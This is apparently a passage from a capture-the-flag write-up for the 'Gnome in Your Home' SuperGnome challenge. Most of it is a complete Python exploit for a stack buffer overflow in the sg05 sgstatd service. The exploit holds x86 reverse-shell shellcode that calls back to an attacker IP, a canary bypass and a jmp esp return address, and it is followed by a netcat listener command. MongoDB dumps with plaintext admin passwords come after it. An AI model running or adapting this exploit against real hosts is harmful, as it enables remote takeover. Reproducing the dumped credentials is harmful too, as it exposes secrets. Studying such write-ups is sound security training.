


Part 4 - Python Script - sg05 Exploit

```
#!/usr/bin/python
#------------------------------------------------------------------------------------------
# Program: giyh-sg05-sgstatd-pwn.py
#
# Version: 1.0
#
# Description: Exploit for the sg05 sgstatd buffer overflow
#
# Author: Mike Pella
#
# Changelog:
#
#       v1.0    - Initial Release
#------------------------------------------------------------------------------------------

import sys
import struct
from socket import *

def usage():
        print "\n\tUsage: ./giyh-sg05-sgstatd-pwn.py <target_ip> <target_ip> <callback_ip> <callback_port> [-d]\n"
        sys.exit(1)

def pmsg( str, code ):
        if ( code == 0 ):
                print ("        [*] "+str)     # Status message
        elif ( code == 1):
                print ("        [+] "+str)     # Success message
        elif ( code == 2):
                print ("        [-] "+str)     # Error message
        else:
                pass

def pascii():
        print ("")
        print ("       =[ ----------------------------------------------- ]")
        print ("+ -- --=[ GIYH SG05 sgstatd Exploit                       ]")
        print ("       =[                                     by deckerXL ]")
        print ("       =[ ----------------------------------------------- ]")
        print("                                                    __      ")
        print("                                                 .-'  |     ")
        print("                                                /   <\|     ")
        print("                                               /     \'     ")
        print("                                               |_.- o-o     ")
        print("                                               / C  -._)\   ")
        print("          ________.________.___. ___ ___      /',        |  ")
        print("         /  _____/|   \__  |   |/   |   \    |   `-,_,__,'  ")
        print("        /   \  ___|   |/   |   /    ~    \   (,,)====[_]=|  ")
        print("        \    \_\  \   |\____   \    Y    /     '.   ____/   ")
        print("         \______  /___|/ ______|\___|_  /       | -|-|_     ")
        print("                \/     \/             \/        |____)_)    ")
        print ("")
```



```
# =============================================================
# Take in command line parameters
# =============================================================
argc = len(sys.argv)
if (argc < 5 or argc > 6):
        usage()

debug = 0
target_ip     = sys.argv[1][0:15]
target_port   = int(sys.argv[2][0:5])
callback_ip   = sys.argv[3][0:15]
callback_port = int(sys.argv[4][0:5])

if ('-d' in sys.argv):
        debug = 1

pascii()

# =============================================================
# Error checking input parameters
# =============================================================
pmsg ("Checking input parameters",0)
try:
        inet_aton(target_ip)
except error:
        pmsg ("ERROR: Invalid target ip address specified: ["+str(target_ip)+"].",2)
        usage()

try:
        inet_aton(callback_ip)

except error:
        pmsg ("ERROR: Invalid callback ip address specified: ["+str(callback_ip)+"].",2)
        usage()

if (target_port < 0 or target_port > 65535 ):
        pmsg ("ERROR: Invalid target port specified: ["+str(target_port)+"]. Target port must be between 0-65535.",2)
        usage()

if (callback_port < 0 or callback_port > 65535 ):
        pmsg ("ERROR: Invalid callback port specified: ["+str(callback_port)+"]. Callback port must be between 0-65535.",2)
        usage()

pmsg ("Input parameters valid",1)
# =============================================================================================
# Convert callback ip address and port to packed little endian and add to reverse tcp shellcode
# =============================================================================================
pmsg ("Converting callback ip address and port to pack struct LSB",0)
hexcbip   = struct.pack('>L', int('{:02X}{:02X}{:02X}{:02X}'.format(*map(int, callback_ip.split('.'))),16))
hexcbport = struct.pack('>H',callback_port)

pmsg ("Building Shellcode",0)
```



```
# x86 reverse tcp connection shellcode
# setuid(0) + setgid(0) header shellcode (doesn't work)- "\x6a\x17\x58\x31\xdb\xcd\x80\x6a\x2e\x58\x53\xcd\x80"\
sc = "\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80"\
     "\x92\xb0\x66\x68"+hexcbip+"\x66\x68"+hexcbport+"\x43\x66\x53\x89"\
     "\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0"\
     "\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x73"\
     "\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"

# =============================================================
# Establish socket connection to target ip and target port
# =============================================================
pmsg ("Trying to connect to target host "+target_ip+" on port "+str(target_port),0)
s = socket(AF_INET, SOCK_STREAM)
s.settimeout(30)
try:
        s.connect((target_ip, target_port))
except:
        pmsg ("ERROR: Not able to connect to provided target ip address / port.\n",2)
        sys.exit(1)

# =============================================================
# Read in the giyh sgstatd menu
# =============================================================
pmsg ("Connection successful - Reading giyh SG05 sgstatd menu",1)
menudata = ""
while (len(menudata) < 176):
        menudata += s.recv(1)

if (debug):
        pmsg ("DEBUG: Received ["+menudata+"]",0)

# =============================================================
# Send the secret input for option 88 (aka. 'X' in ascii)
# =============================================================
pmsg ("Sending secret option 88 (ascii 'X')",0)
s.send("X\n")
messagedata = ""
while (len(messagedata) < 136):
        messagedata += s.recv(1)

if (debug):
        pmsg ("DEBUG: Received ["+messagedata+"]",0)

# =============================================================
# Send the payload overflowing the buffer, overwriting the
# canary, and setting EIP to the address of 'jmp esp' to
# execute the reverse tcp shellcode that follows
# =============================================================
pmsg ("Sending buffer payload with exploit...",0)
buf = ""
buf += "A"*103
buf += struct.pack('<L', 0xe4ffffe4)        # Repair sgstatd Canary
buf += struct.pack('<L', 0x08048aa0)        # Pointing EBP to address of <exit@plt> for clean exit on ret

rop = struct.pack('<L', 0x0804936b)         # jmp esp - Address obtained with objdump of sgstatd binary
```

```
buf += rop + sc                             # Final buffer with shellcode

s.send (buf)
s.close()

pmsg ("Check your netcat listener. Should be run like this: nc -lvnp "+str(callback_port),0)
print ("")

sys.exit(0)
```

Part 4 - gnome MongoDB Export

sg4.gnome.cameras.json:

```
{"_id":{"$oid":"56225c994a37f7d48337b9be"},"cameraid":1.0,"tz":-5.0,"status":"online"}
{"_id":{"$oid":"56225ca84a37f7d48337b9bf"},"cameraid":2.0,"tz":5.0,"status":"online"}
{"_id":{"$oid":"563606624f51b1c4472f365e"},"cameraid":3.0,"tz":-5.0,"status":"online"}
{"_id":{"$oid":"563606834f51b1c4472f365f"},"cameraid":4.0,"tz":-5.0,"status":"online"}
{"_id":{"$oid":"563606a14f51b1c4472f3660"},"cameraid":5.0,"tz":-8.0,"status":"online"}
{"_id":{"$oid":"563606e84f51b1c4472f3661"},"cameraid":6.0,"tz":9.0,"status":"online"}
{"_id":{"$oid":"56433d16ed9881a101c95422"},"cameraid":7.0,"tz":-5.0,"status":"online"}
{"_id":{"$oid":"56433d1aed9881a101c95423"},"cameraid":9.0,"tz":-4.0,"status":"online"}
{"_id":{"$oid":"56433d1bed9881a101c95424"},"cameraid":8.0,"tz":-6.0,"status":"online"}
{"_id":{"$oid":"56433d28ed9881a101c95425"},"cameraid":10.0,"tz":-5.0,"status":"online"}
{"_id":{"$oid":"56433d2bed9881a101c95426"},"cameraid":11.0,"tz":6.0,"status":"online"}
{"_id":{"$oid":"56433d2fed9881a101c95427"},"cameraid":12.0,"tz":7.0,"status":"online"}
```

sg4.gnome.gnomenet.json:

```
{"_id":{"$oid":"56379a5cac7bc64c2cbf9564"},"id":1.0,"msg":"Welcome to GnomeNET."}
{"_id":{"$oid":"56379ae2ac7bc64c2cbf9565"},"id":2.0,"msg":"I noticed an issue when there are multiple child-gnomes with the same name.  The image feeds
become scrambled together.  Any way to resolve this other than rename the gnomes?? ~DW"}
{"_id":{"$oid":"564353aa80495d88de396bbe"},"id":3.0,"msg":"Can you provide an example of the scrambling you're seeing? ~PS"}
{"_id":{"$oid":"5643543080495d88de396bbf"},"id":4.0,"msg":"I uploaded 'camera_feed_overlap_error.png' to SG-01.  We have six factory test cameras all
named the same.  The issue occurs only when they have the same name.  It occurs even if the cameras are not transmitting an image. ~PS"}
{"_id":{"$oid":"564354a580495d88de396bc0"},"id":5.0,"msg":"Oh, also, in the image, 5 of the cameras are just transmitting the 'camera disabled' static,
the 6th one was in the boss' office.  The door was locked and the boss seemed busy, so I didn't mess with that one. ~PS"}
{"_id":{"$oid":"5643580d80495d88de396bc1"},"id":6.0,"msg":"To help me troubleshoot this, can you grab a still from all six cameras at the same time?
Also, is this really an issue? ~DW"}
{"_id":{"$oid":"5643591380495d88de396bc2"},"id":7.0,"msg":"I grabbed a still from 5 of the 6 cameras, again, staying out of the boss' office!  Each cam
is directed to a different SG, so each SG has one of the 5 stills I manually snagged.  I named them 'factory_cam_#.png' and pushed them up to the files
menu. 'camera_feed_overlap_error.png' has that garbled image.  Oh, and to answer your question.  Yes.  We have almost 2 million cameras... some of them
WILL be named the same.  Just fix it. ~PS"}
{"_id":{"$oid":"5644c0c27cf202bf1f09e5e0"},"id":8.0,"msg":"Took a look at your issue.  It looks like the camera feed collector only cares about the
name and will merge the feeds.  Looks like each pixel is XORed... Its going to be a lot of work to fix this.  We are too late in the game to push a new
update to all the cameras... stop naming cameras the same name.  ~DW"}
```

sg4.gnome.settings.json:

```
{"_id":{"$oid":"562269a1b6e8d3a99a07300c"},"setting":"Current config file:","value":"./tmp/e31faee/cfg/sg.01.v1339.cfg"}
{"_id":{"$oid":"562269b2b6e8d3a99a07300d"},"setting":"Allow new subordinates?:","value":"YES"}
{"_id":{"$oid":"562269e0b6e8d3a99a07300e"},"setting":"Camera monitoring?:","value":"YES"}
{"_id":{"$oid":"562269e9b6e8d3a99a07300f"},"setting":"Audio monitoring?:","value":"YES"}
{"_id":{"$oid":"562269f3b6e8d3a99a073010"},"setting":"Camera update rate:","value":"60min"}
{"_id":{"$oid":"56226a03b6e8d3a99a073011"},"setting":"Gnome mode:","value":"SuperGnome"}
{"_id":{"$oid":"56226a0db6e8d3a99a073012"},"setting":"Gnome name:","value":"SG-04"}
{"_id":{"$oid":"56226a1bb6e8d3a99a073013"},"setting":"Allow file uploads?:","value":"YES"}
{"_id":{"$oid":"56226a2ab6e8d3a99a073014"},"setting":"Allowed file formats:","value":".png"}
{"_id":{"$oid":"56226a38b6e8d3a99a073015"},"setting":"Allowed file size:","value":"512kb"}
{"_id":{"$oid":"56226a47b6e8d3a99a073016"},"setting":"Files directory:","value":"/gnome/www/files/"}
```

sg4.gnome.status.json:

```
{"_id":{"$oid":"56421153b0aa2a3be47a2d04"},"sg-avail":5.0,"sg-up":5.0,"gnomes-avail":1.733315e+06,"gnomes-
up":1.653325e+06,"backbone":"UP","storage":1.353235e+06,"memory":835325.0,"last-update":1.447170332e+09}
{"_id":{"$oid":"564212abb0aa2a3be47a2d05"},"sg-avail":5.0,"sg-up":5.0,"gnomes-avail":1.733315e+06,"gnomes-
up":1.653325e+06,"backbone":"UP","storage":1.353235e+06,"memory":835325.0,"last-update":1.447170395e+09}
```

sg4.gnome.users.json:

```
{"_id":{"$oid":"56229f58809473d11033515b"},"username":"user","password":"user","user_level":10.0}
{"_id":{"$oid":"56229f63809473d11033515c"},"username":"admin","password":"SittingOnAShelf","user_level":100.0}
{"_id":{"$oid":"5647438777cb0339cd14fd09"},"username":"nedford","password":"AllIWantForXmasIsYourPresents","user_level":100.0}
```

sg5.gnome.cameras.json:

```
{"_id":{"$oid":"56225c994a37f7d48337b9be"},"cameraid":1.0,"tz":-5.0,"status":"online"}
{"_id":{"$oid":"56225ca84a37f7d48337b9bf"},"cameraid":2.0,"tz":5.0,"status":"online"}
{"_id":{"$oid":"563606624f51b1c4472f365e"},"cameraid":3.0,"tz":-5.0,"status":"online"}
{"_id":{"$oid":"563606834f51b1c4472f365f"},"cameraid":4.0,"tz":-5.0,"status":"online"}
{"_id":{"$oid":"563606a14f51b1c4472f3660"},"cameraid":5.0,"tz":-8.0,"status":"online"}
{"_id":{"$oid":"563606e84f51b1c4472f3661"},"cameraid":6.0,"tz":9.0,"status":"online"}
{"_id":{"$oid":"56433d16ed9881a101c95422"},"cameraid":7.0,"tz":-5.0,"status":"online"}
{"_id":{"$oid":"56433d1aed9881a101c95423"},"cameraid":9.0,"tz":-4.0,"status":"online"}
{"_id":{"$oid":"56433d1bed9881a101c95424"},"cameraid":8.0,"tz":-6.0,"status":"online"}
{"_id":{"$oid":"56433d28ed9881a101c95425"},"cameraid":10.0,"tz":-5.0,"status":"online"}
{"_id":{"$oid":"56433d2bed9881a101c95426"},"cameraid":11.0,"tz":6.0,"status":"online"}
{"_id":{"$oid":"56433d2fed9881a101c95427"},"cameraid":12.0,"tz":7.0,"status":"online"}
```

sg5.gnome.gnomenet.json:

```
{"_id":{"$oid":"56379a5cac7bc64c2cbf9564"},"id":1.0,"msg":"Welcome to GnomeNET."}
{"_id":{"$oid":"56379ae2ac7bc64c2cbf9565"},"id":2.0,"msg":"I noticed an issue when there are multiple child-gnomes with the same name.  The image feeds
become scrambled together.  Any way to resolve this other than rename the gnomes?? ~DW"}
{"_id":{"$oid":"564353aa80495d88de396bbe"},"id":3.0,"msg":"Can you provide an example of the scrambling you're seeing? ~PS"}
{"_id":{"$oid":"5643543080495d88de396bbf"},"id":4.0,"msg":"I uploaded 'camera_feed_overlap_error.png' to SG-01.  We have six factory test cameras all
named the same.  The issue occurs only when they have the same name.  It occurs even if the cameras are not transmitting an image. ~PS"}
{"_id":{"$oid":"564354a580495d88de396bc0"},"id":5.0,"msg":"Oh, also, in the image, 5 of the cameras are just transmitting the 'camera disabled' static,
the 6th one was in the boss' office.  The door was locked and the boss seemed busy, so I didn't mess with that one. ~PS"}
{"_id":{"$oid":"5643580d80495d88de396bc1"},"id":6.0,"msg":"To help me troubleshoot this, can you grab a still from all six cameras at the same time?
Also, is this really an issue? ~DW"}
{"_id":{"$oid":"5643591380495d88de396bc2"},"id":7.0,"msg":"I grabbed a still from 5 of the 6 cameras, again, staying out of the boss' office!  Each cam
is directed to a different SG, so each SG has one of the 5 stills I manually snagged.  I named them 'factory_cam_#.png' and pushed them up to the files
menu. 'camera_feed_overlap_error.png' has that garbled image.  Oh, and to answer your question.  Yes.  We have almost 2 million cameras... some of them
WILL be named the same.  Just fix it. ~PS"}
{"_id":{"$oid":"5644c0c27cf202bf1f09e5e0"},"id":8.0,"msg":"Took a look at your issue.  It looks like the camera feed collector only cares about the
name and will merge the feeds.  Looks like each pixel is XORed... Its going to be a lot of work to fix this.  We are too late in the game to push a new
update to all the cameras... stop naming cameras the same name.  ~DW"}
```

sg5.gnome.settings.json:

```
{"_id":{"$oid":"562269a1b6e8d3a99a07300c"},"setting":"Current config file:","value":"./tmp/e31faee/cfg/sg.01.v1339.cfg"}
{"_id":{"$oid":"562269b2b6e8d3a99a07300d"},"setting":"Allow new subordinates?:","value":"YES"}
{"_id":{"$oid":"562269e0b6e8d3a99a07300e"},"setting":"Camera monitoring?:","value":"YES"}
{"_id":{"$oid":"562269e9b6e8d3a99a07300f"},"setting":"Audio monitoring?:","value":"YES"}
{"_id":{"$oid":"562269f3b6e8d3a99a073010"},"setting":"Camera update rate:","value":"60min"}
{"_id":{"$oid":"56226a03b6e8d3a99a073011"},"setting":"Gnome mode:","value":"SuperGnome"}
{"_id":{"$oid":"56226a0db6e8d3a99a073012"},"setting":"Gnome name:","value":"SG-05"}
{"_id":{"$oid":"56226a1bb6e8d3a99a073013"},"setting":"Allow file uploads?:","value":"YES"}
{"_id":{"$oid":"56226a2ab6e8d3a99a073014"},"setting":"Allowed file formats:","value":".png"}
{"_id":{"$oid":"56226a38b6e8d3a99a073015"},"setting":"Allowed file size:","value":"512kb"}
{"_id":{"$oid":"56226a47b6e8d3a99a073016"},"setting":"Files directory:","value":"/gnome/1/files/"}
```

sg5.gnome.status.json:


```
{"_id":{"$oid":"56421153b0aa2a3be47a2d04"},"sg-avail":5.0,"sg-up":5.0,"gnomes-avail":1.733315e+06,"gnomes-
up":1.653325e+06,"backbone":"UP","storage":1.353235e+06,"memory":835325.0,"last-update":1.447170332e+09}
{"_id":{"$oid":"564212abb0aa2a3be47a2d05"},"sg-avail":5.0,"sg-up":5.0,"gnomes-avail":1.733315e+06,"gnomes-
up":1.653325e+06,"backbone":"UP","storage":1.353235e+06,"memory":835325.0,"last-update":1.447170395e+09}
```

sg5.gnome.users.json:

